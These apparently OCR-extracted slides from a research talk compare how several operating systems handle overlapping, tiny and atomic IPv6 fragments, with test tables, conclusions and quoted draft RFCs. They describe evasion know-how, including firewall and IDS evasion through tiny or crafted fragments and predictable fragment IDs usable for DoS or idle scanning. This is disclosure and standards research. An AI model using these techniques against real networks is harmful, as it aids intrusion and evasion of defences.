










3 1 -1		M=0	1
3 3 -1		M=0	2
3 3 0		M=1	3
3 2 1		M=1	4
3 2 -1		M=0	5
3 3 1		M=0 M=1	6
3 2 2		M=0 M=1	7
3 1 1		M=0	8

OpenBSD 5.2

- When the sending order is reversed, only the overlapped fragment is discarded (FreeBSD-like behaviour) – still some exceptions though.
- Much worse behaviour when the sending order is reversed. Overlapping is still an issue.

Ubuntu 12.04

- The only with a 100% compliant behaviour up to now.
- It also uses a different queue for atomic fragments and responds to them.


3 1 -1			M=0	1
3 3 -1			M=0	2
3 2 -1			M=0	5
3 3 1			M=0 M=1	6
3 2 2			M=0 M=1	7
3 1 1			M=0	8

Ubuntu 12.04

- It also have (rather significant) issues when the sending order is reversed.

Some final tests

Sending Double Packets



Results

- When all the fragments are sent:
  - All the tested OS accept these double fragments, for either M=0 or M=1 for the 2nd fragment → this fragment is definitely discarded.
- When all but the 1st are sent:
  - Only Centos 6.3 responds back (when M=0 for the 2nd fragment) → simply discards this and accept the last too.

Results

- When all but the last are sent:
  - FreeBSD sends back a response even if the packet numbered 4 is not sent, and no matter the value of the M bit of the 2nd fragment, showing again that they just discard only the overlapping fragment (fragment 4 remains orphaned).
  - Centos 6.3 also responds for M=1 of the 2nd fragment.
- ICMPv6 Time Exceeded messages are sent only by Windows.

Fragmentation Overlapping in IPv6

- All the pre-described cases were just some examples, showing that:
  - Fragmentation overlapping is accepted by modern OS, but only in very specific cases
    - No general rules/reassembly methods as it was in IPv4
  - Depends on the attacker's skills and imagination to trigger responses from overlapping fragments.
- Fragmentation pre-processors of IDS (e.g. frag3 for Snort) DO detect most of the overlapping cases.
  - If properly manipulated, these alerts can also be avoided. Example: In the 3-packet scenarios, when M=0 for the 2nd fragment.

Conclusions

Conclusions (Tiny Fragments)

- All the tested OS **accepted really tiny fragments** (e.g. two octets longs) which, under specific circumstances (i.e. when deep-packet inspection is not performed) and especially when combined with the use of other IPv6 extension headers, can lead to firewall evasion under specific conditions.

Conclusions (Fragment ID issues)

- The Windows Fragment Identification number can be rather predicted easily.
  - Several consequences, e.g. DoS, idle scanning.
- Linux Identification number are generated randomly for each host, but then they are incremented by 1.
  - This can be still an issue.

Conclusions (Increased delay between fragments)

- OpenBSD accepts fragment that sent more than 60 secs after the 1st.
  - Can be used for OS fingerprinting, IDS insertion / evasion, DoS?

Conclusions (Fragmentation Overlapping)

- Significant progress for OpenBSD and Linux in comparison with last year results.
- Windows: Nothing changed.
- FreeBSD: A different queue has been implemented for atomic fragments, which are handled independently.
- **None of them is fully RFC 5722 though** (they do not discard all the previous, as well as all subsequent ones).
- If you want to trick them, your imagination is the limit.

Conclusions (Fragmentation Overlapping)

- Windows accept overlapping in very few and specific cases.
- FreeBSD:
  - discards always and only the overlapped fragments.
  - It appears to have the most constant and stable behaviour (although not RFC non-compliant, but is it more effective?).

Conclusions (Fragmentation Overlapping)

- OpenBSD and Ubuntu 12.04 (kernel 3.2.0-37) have been improved significantly.
  - Ubuntu fully compliant in normal sending order.
- Both systems have rather significant issues when the sending order is reversed.

Conclusions (Fragmentation Overlapping)

- **The impact of these issues**, since the behaviour of the tested OS varies, can be:
  - OS fingerprinting, to
  - IDS insertion / evasion,
  - firewall evasions.
  - RA-Guard implementations evasion
  - Remote DoS.
- RFC should be issued regarding the handling of tiny as well as atomic fragments.
- OS vendors need to create fully RFC compliant products.

Related draft-RFCs

- **Security and Interoperability Implications of Oversized IPv6 Header Chains**
  - *"If an IPv6 packet is fragmented, the first fragment of that IPv6 packet (i.e., the fragment having a Fragment Offset of 0) MUST contain the entire IPv6 header chain.*
  - *A host that receives an IPv6 first-fragment that does not contain the entire IPv6 header chain SHOULD drop that packet, and also MAY send an ICMPv6 error message to the (claimed) source address."*

Related draft-RFC

- **Processing of IPv6 "atomic" fragments**
  - *"A host that receives an IPv6 packet which includes a Fragment Header with the "Fragment Offset" equal to 0 and the "M" bit equal to 0 MUST process such packet in isolation from any other packets/ fragments, even if such packets/fragments contain the same set {IPv6 Source Address, IPv6 Destination Address, Fragment Identification}."*

Question / Discussion

- What is the proper way of handling overlapping fragments? The RFC5722 way or the FreeBSD way?
  - In the 1st case, is there a possibility of launching DoS attacks?
    - If yes, the FreeBSD way is safer.
    - If not (because of not-predicting Fragment ID numbers), why the atomic should be handled differently (draft “Processing of IPv6 "atomic" fragments”)?
- Why atomic fragments should be accepted if not for IPv6-to-IPv4 translation?

Question / Discussion

- (related to proposed “Security and Interoperability Implications of Oversized IPv6 Header Chains”).
  - What if the sender has legitimate reasons to send an IPv6 header chain that does not fit into the 1st fragment? For example, what if an ESP header is part of the chain?